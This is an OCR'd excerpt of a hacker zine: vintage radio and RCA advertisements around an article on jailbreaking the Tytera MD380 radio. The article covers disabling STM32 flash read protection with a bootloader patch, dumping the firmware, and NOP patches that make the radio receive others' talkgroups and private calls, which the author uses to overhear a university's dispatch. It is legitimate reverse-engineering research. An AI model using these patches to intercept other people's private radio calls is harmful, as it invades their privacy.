
Thanks for that 5 by 9 plus, Algiers!
WE'RE USING A VIKING II HERE!
THIS IS A SWELL LAYOUT, PETE. WISH I COULD MOVE MY SHACK OUT OF THE BASEMENT.
GEORGE, WHY DON'T YOU UNSCRAMBLE YOURSELF FROM THAT "HAYWIRE" AND BUILD UP A PROFESSIONAL LOOKING VIKING II LIKE MINE?
I REALLY SHOULD. THAT VIKING HAS EVERYTHING I WANT. ITS BANDSWITCHING WITH PLENTY OF POWER, TOO!
YOU COULD PUT A NEAT LOOKING STATION LIKE THIS IN OUR DEN, TOO!
THIS IS THE WORLD FAMOUS VIKING II ···THE CHOICE OF JUST ABOUT ONE OUT OF EVERY FOUR AMATEURS.
THAT'S WHAT I WANT. IT'S PROFESSIONAL IN APPEARANCE AND DESIGN AND IT'S PACKED WITH FEATURES.
BOY! THIS KIT IS SURE COMPLETE! IT INCLUDES EVERYTHING FROM THE WIRING HARNESS TO THE PUNCHED CHASSIS ···AND THOSE STEP-BY-STEP INSTRUCTION PICTURES MAKE IT A CINCH TO WIRE.
···AND IT CERTAINLY WAS ECONOMICAL, TOO!!
LIKE? I'M REALLY SOLD ON THE VIKING'S PERFORMANCE!
GEORGE, IT'S GREAT!! I SEE YOU TOOK MY ADVICE AND GOT A VIKING VFO, ALSO.
AND EVEN IN THE SAME ROOM WE NEVER HAVE TELEVISION INTERFERENCE.
VIKING II TRANSMITTER KIT
• 10 Thru 160 Meters
• 180 Watts CW Input
• 150 Watts Phone Input
MAIL TODAY
Available wired and tested, with tubes . . . or as a complete kit, the Viking II is today's most popular amateur transmitter.
Cat. No. 240-102. Complete with tubes, less crystals, key and mike. $279.50 Amateur Net
Cat. No. 240-102-2. Wired and tested with tubes, less crystals, key and mike. $337.00 Amateur Net
E. F. JOHNSON COMPANY
288 Second Ave. S. W., Waseca, Minnesota
Please send me a copy of Catalog No. 714, containing a complete written and pictorial description of the Viking II.
NAME
ADDRESS
CITY STATE

To open your radio, first remove the battery and the four Torx screws that are visible from the back of the device. Then unscrew the antenna and carefully pry off the two knob covers. Beneath each knob and the antenna, there are rings that screw in place to secure them against the radio case; these should be moved by turning them counter-clockwise using a pair of sturdy, dull tweezers.

Once the rings have been removed, the radio's main board can be levered up at the bottom of the radio, then pulled out. Be careful when removing it, as it is attached with a Zero Insertion Force (ZIF) connector to the LCD/Keypad board, as well as by a short connector to the speaker.

The STMicro Bootloader is started by pulling the BOOT0 pin of the STM32F405 high while restarting the radio. I did this by soldering a thin wire to the test pad near that pin, wrapping the wire around a screw for strain relief, then carefully feeding it out through the microphone/speaker port.

(An alternate method involves removing BOOT0's pull-down resistor, then fly-wiring it to the pull-up on the PTT button. Thanks to tricky power management, this causes the radio to boot normally, but to *reboot* into the Mask ROM.)



8.8 Bootloader RE

Once I finally had a dump of Tytera's bootloader, it was time to reverse engineer it.[65]

The image is 48K in size and should be loaded to `0x08000000`. Additionally, I placed 192K of RAM at `0x20000000`. It's also handy to create regions for the I/O banks of the chip, in order to help track those accesses. (IDA and Radare2 will think that peripherals are global variables near `0x40000000`.)

After wasting a few days exploring the command set, I had a decent, if imperfect, understanding of the Tytera Bootloader but did not yet have a clear-text copy of the application image. Getting a bit impatient, I decided to patch the bootloader to keep the device unprotected while loading the application image using the official tools.

I had to first explore the STM32 Standard Peripheral Library to find the registers responsible for locking the chip, then hunt for matching code.

```
/* STM32F4xx flash regs from stm32f4xx.h */
#@0x40023c00
typedef struct {
  __IO uint32_t ACR;      //access ctrl    0x00
  __IO uint32_t KEYR;     //key            0x04
  __IO uint32_t OPTKEYR;  //option key     0x08
  __IO uint32_t SR;       //status         0x0C
  __IO uint32_t CR;       //control        0x10
  __IO uint32_t OPTCR;    //option ctrl    0x14
  __IO uint32_t OPTCR1;   //option ctrl 1  0x18
} FLASH;
```

[65] The MD5 of my image is `721df1f98425b66954da8be58c7e5d55`, but you might have a different one in your radio.


The way flash protection works is that byte 1 of `FLASH->OPTCR` (at `0x40023C15`) is set to the protection level. `0xAA` is the unprotected state, while `0xCC` is the permanent lock. Anything else, such as `0x55`, is a sort of temporary lock that allows the application to be wiped away by the Mask ROM bootloader, but does not allow the application to be read out.

Tytera is using this semi-protected mode, so you can pull the `BOOT0` pin of the STM32F4xx chip high to enter the Mask ROM bootloader.[66] This process is described in Section 8.7.

Sure enough, at `0x08001FB0`, I found a function that's very much like the example `FLASH_OB_RDP-Config` function from `stm32f4xx_flash.c`. I call the local variant `rdp_lock()`.

```
/* Sets the read protection level.
 * OB_RDP specifies the protection level.
 *          AA: No protection.
 *          55: Read protection memory.
 *          CC: Full chip protection.
 * WARNING: When enabling OB_RDP level 2
 *          it's no longer possible to go
 *          back to level 1 or 0.
 */
void FLASH_OB_RDPConfig(uint8_t OB_RDP){
  FLASH_Status status = FLASH_COMPLETE;

  /* Check the parameters */
  assert_param(IS_OB_RDP(OB_RDP));

  status = FLASH_WaitForLastOperation();
  if(status == FLASH_COMPLETE)
    *(__IO uint8_t*)
      OPTCR_BYTE1_ADDRESS = OB_RDP;
}
```

[66] Confusingly enough, this is the *third* implementation of DFU for this project! The radio application, the recovery bootloader, and the ROM bootloader all implement different variants of DFU. Take care not to confuse the them.



This function is called from `main()` with a parameter of `0x55` in the instruction at `0x080044A8`.

```
    0x080044a0     fdf7a0fd        bl rdp_isnotlocked
    0x080044a4     0028            cmp r0, 0
,=< 0x080044a6     04d1            bne 0x80044b2
|   ; Change this immediate from 0x55 to 0xAA
|   ; to jailbreak the bootloader.
|   0x080044a8     5520            movs r0, 0x55
|   0x080044aa     fdf781fd        bl rdp_lock
|   0x080044ae     fdf78bfd        bl rdp_applylock
`-> 0x080044b2     fdf776fd        bl 0x8001fa2
    0x080044b6     00f097fa        bl bootloader_pin_test
```

Patching that instruction to instead send `0xAA` as a parameter prevents the bootloader from locking the device. (We're just swapping `aa 20` in where `55 20` used to be.)

```
iMac% diff old.txt jailbreak.txt
< 00044a0 fd f7 a0 fd 00 28 04 d1
          55 20 fd f7 81 fd fd f7
---
> 00044a0 fd f7 a0 fd 00 28 04 d1
          aa 20 fd f7 81 fd fd f7
```

8.9 Dumping the Application

Once I had a jailbroken version of the recovery bootloader, I flashed it to a development board and installed an encrypted MD380 firmware update using the official Windows tool. Sure enough, the application installed successfully!

After the update was installed, I rebooted the board into its ROM by holding the `BOOT0` pin high. Since the recovery bootloader has been patched to leave the chip unlocked, I was free to dump all of Flash to a file for reverse engineering and patching.

8.10 Reversing the Application

Reverse engineering the application isn't terribly difficult, provided a few tricks are employed. In this section, I'll share a few; note that all pointers in this section are specific to Version 2.032, but similar functionality exists in newer firmware revisions.

At the beginning, the image appears almost entirely without symbols. Not one function or system call comes with a name, but it's easy to identify a few strings and I/O ports. Starting from those, related functions—those in the same `.C` source file—are often located next to one another in memory, providing hints as to their meaning.

[67] `unzip pocorgtfo10.pdf hrc5000.pdf`

The operating system for the application is an ARM port of MicroC/OS-II, an embedded real-time operating system that's quite well documented in the book of the same name by Jean J. Labrosse. A large function at `0x0804429C` that calls the operating system's `OSTaskCreateExt` function to make a baker's dozen of threads. Each of these conveniently has a name, conveniently describing the system interrupt, the real-time clock timer, the RF PLL, and other useful functions.

As I had already reverse engineered most of the SPI Flash codeplug, it was handy to work backward from codeplug addresses to identify function behavior. I did this by identifying `spiflash_read` at `0x0802fd82` and `spiflash_write` at `0x0802fbea`, then tracing all calls to these functions. Once these have been identified, finding codeplug functions is easy. Knowing that the top line of startup text is 32 bytes stored at `0x2040` in the codeplug, finding the code that prints the text is as simple as looking for calls to `spiflash_read(&foo, 0x2040, 20)`.

Thanks to the firmware author's stubborn insistence on 1-indexing, many of the structures in the codeplug are indexed by an address just before the real one. For example, the list of radio channel settings is an array that begins at `0x1ee00`, but the functions that access this array have code along the lines of `spiflash_read(&foo, 64*index+0x1edc0, 64)`.

One mystery that struck me when reverse engineering the codeplug was that I didn't find a missed call list or any sent or received text messages. Sure enough, the firmware shows that text messages are stored after the end of the 256K image that the radio exposes to the world.

Code that accesses the C5000 baseband chip can be reverse engineered in a similar fashion to the codeplug. The chip's datasheet[67] is very well handled by Google Translate, and plenty of dandy functions can be identified by writes to C5000 registers of similar functions.

Be careful to note that the C5000 has multiple memories on its primary SPI bus; if you're not careful, you'll confuse the registers, internal RAM, and the Vocoder buffers. Also note that a lot of registers are missing from the datasheet; please get in touch with me if you happen to know what they do.

Finally, it is crucially important to be able to sort through the DMR packet parsing and construction routines quickly. For this, I've found it handy

to keep paper printouts of the DMR standard, which are freely available from ETSI.[68] Link-Local addresses (LLIDs) are 24 bits wide in DMR, and you can often locate them by searching for code that masks against `0xFFFFFF`.[69]

8.11 Patching for Promiscuity

While it's fun to reverse engineer code, it's all a bit pointless until we write a nifty patch. Complex patches can be introduced by hooking function calls, but let's start with some useful patches that only require changing a couple of bits. Let's enable promiscuous receive mode, so the MD380 can receive from all talk groups on a known repeater and timeslot.

In DMR, audio is sent to either a Public Talkgroup or a Private Contact. These each have a 24-bit LLID, and they are distinguished by a bit flag elsewhere in the packet. For a concrete example, 3172 is used for the Northeast Regional amateur talkgroup, while 444 is used for the Bronx TRBO talkgroup. If an unmodified MD380 is programmed for just 3172, it won't decode audio addressed to 444.

There is a function at `0x0803ec86` that takes a DMR audio header as its first parameter and decides whether to play the audio or mute it as addressed to another group or user. I found it by looking for access to the user's local address, which is held in RAM at `0x2001c65c`, and the list of LLIDs for incoming listen addresses, stored at `0x2001c44c`.

To enable promiscuous reception to unknown talkgroups, the following talkgroup search routine can be patched to always match on the first element of `listengroup[]`. This is accomplished by changing the instruction at `0x0803ee36` from `0xd1ef` (`JNE`) to `0x46c0` (`NOP`).

```
for ( i = 0; i < 0x20u; ++i ){
  if ( (listengroup[i] & 0xFFFFFF)
       == dst_llid_adr ) {
    something = 16;
    recognized_llid_dst = dst_llid_adr;
    current_llid_group = var_lgroup[i+16];
    sub_803EF6C();
    dmr_squelch_thing = 9;
    if ( *(v4 + 4) & 0x80 )
      byte_2001D0C0 |= 4u;
    break;
  }
}
```

A similar `JNE` instruction at `0x0803ef10` can be replaced with a NOP to enable promiscuous reception of private calls. Care in real-world patches should be taken to reduce side effects, such as by forcing a match only when there's no correct match, or by skipping the missed-call logic when promiscuously receiving private calls.

8.12 DMR Scanning

After testing to ensure that my patches worked, I used Radio Reference to find a few local DMR stations and write them into a codeplug for my modified MD380. Soon enough, I was hearing the best gossip from a university's radio dispatch.[70]

Later, I managed to find a DMR network that used the private calling feature. Sure enough, my radio would ring as if I were the one being called, and my missed call list quickly grew beyond my two local friends with DMR radios.

8.13 A New Bootloader

Unfortunately, the MD380's application consumes all but the first 48K of Flash, and that 48K is consumed by the recovery bootloader. Since we neighbors have jailbroken radios with a ROM bootloader accessible, we might as well wipe the Tytera bootloader and replace it with something completely new, while keeping the application intact.

Luckily, the fine folks at Tytera have made this easy for us! The application has its own interrupt table at `0x0800C000`, and the RESET handler—whose address is stored at `0x0800C004`—automatically moved the interrupt table, cleans up the stack, and performs other necessary chores.

```
1  //Minimalist bootloader.
   void main(){
3    //Function pointer to the application.
     void (*appmain)();
5    //The handler address is the stored in the
     //interrupt table.
7    uint32_t *resethandler =
           (uint32_t*) 0x0800C004;
9    //Set the function pointer to that value.
     appmain = (void (*)()) *resethandler;
11   //Away we go!
     appmain();
13 }
```

[68] ETSI TS 102 361, Parts 1 to 4.

[69] In assembly, this looks like `LSLS r0, r0, #8; LSRS r0, r0, #8`.

[70] Two days of scanning presented nothing more interesting than a damaged elevator and an undergrad too drunk to remember his dorm room keys. Almost gives me some sympathy for those poor bastards who have to listen to wiretaps.

8.14 Firmware Distribution

Since this article was written, DD4CR has managed to free up 200K of the application by gutting the Chinese font. She also broke the (terrible) update encryption scheme, so patched or rewritten firmware can be packaged to work with the official updater tools from the manufacturer.

Patrick Hickey W7PCH has been playing around with from-scratch firmware for this platform, built around the FreeRTOS scheduler. His code is already linking into the memory that DD4CR freed up, and it's only a matter of time before fully-functional community firmware can be dual-booted on the MD380.

– – – – – – – – – – – –

In this article, you have learned how to jailbreak your MD380 radio, dump a copy of its application, and begin patching that application or writing your own, new application.

Perhaps you will add support for P25, D-Star, or System Fusion. Perhaps you will write a proper scanner, to identify unknown stations at a whim. Perhaps you will make DMR adapter firmware, so that a desktop could send and receiver DMR frames in the raw over USB. If you do any of these things, please tell me about it!

Your neighbor,
Travis

Electronic Technicians and Engineers:

EARN UP TO $8,000 A YEAR

in field work with the RCA Service Company

Your education and experience may qualify you for a position with RCA, world leader in electronics. Challenging domestic and overseas assignments involve technical service and advisory duties on *computers*, *transmitters*, *receivers*, *radar*, *telemetry*, and other electronic devices. Subsistence is paid on most domestic field assignments—subsistence and 30% bonus on overseas assignments. All this in addition to RCA benefits: free life insurance and hospitalization plan—modern retirement program—Merit Review Plan to speed your advancement.


Now . . . Arrange Your Local RCA Interview . . .

and get additional information by sending a resume of your education and experience to:


Mr. John R. Weld,
Employment Manager
Dept. Y-1A, Radio
Corporation of America
Camden 2, N. J.

RCA SERVICE COMPANY, INC.

A Radio Corporation of America Subsidiary



Model:			
Filename:			
File NO.:			
REV:	1.0	Page:	3of 6
DATE:	2014.08.11	Approve:	
		Check:	
	PETER	Designer:	



Model:				Designer:	PETER
Filename:				Check:	
File NO.:				Approve:	
REV:	1.0	Page:	2 of 6	DATE:	2014.08.11

9 Tithe us your Alms of 0day!

by Pastor Manul Laphroaig,
Unlicensed Proselytizer
International Church of the Weird Machines

Howdy, neighbor!

One Sunday, a man and his son were hiking the Appalachian Trail, when they came upon a small church in rural New Hampshire. The boy insisted, so the father begrudgingly attended the morning service. Because he forgot to bring cash, the father fished a dime out of his pocket for the collection plate.

After the service, when they were walking back to the woods, the father started griping. "The sermon was too long," he said, "and the hymns were off key!"

After the few minutes of silence, the boy spoke up. "Dad, I think it was pretty good for a dime!"

Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

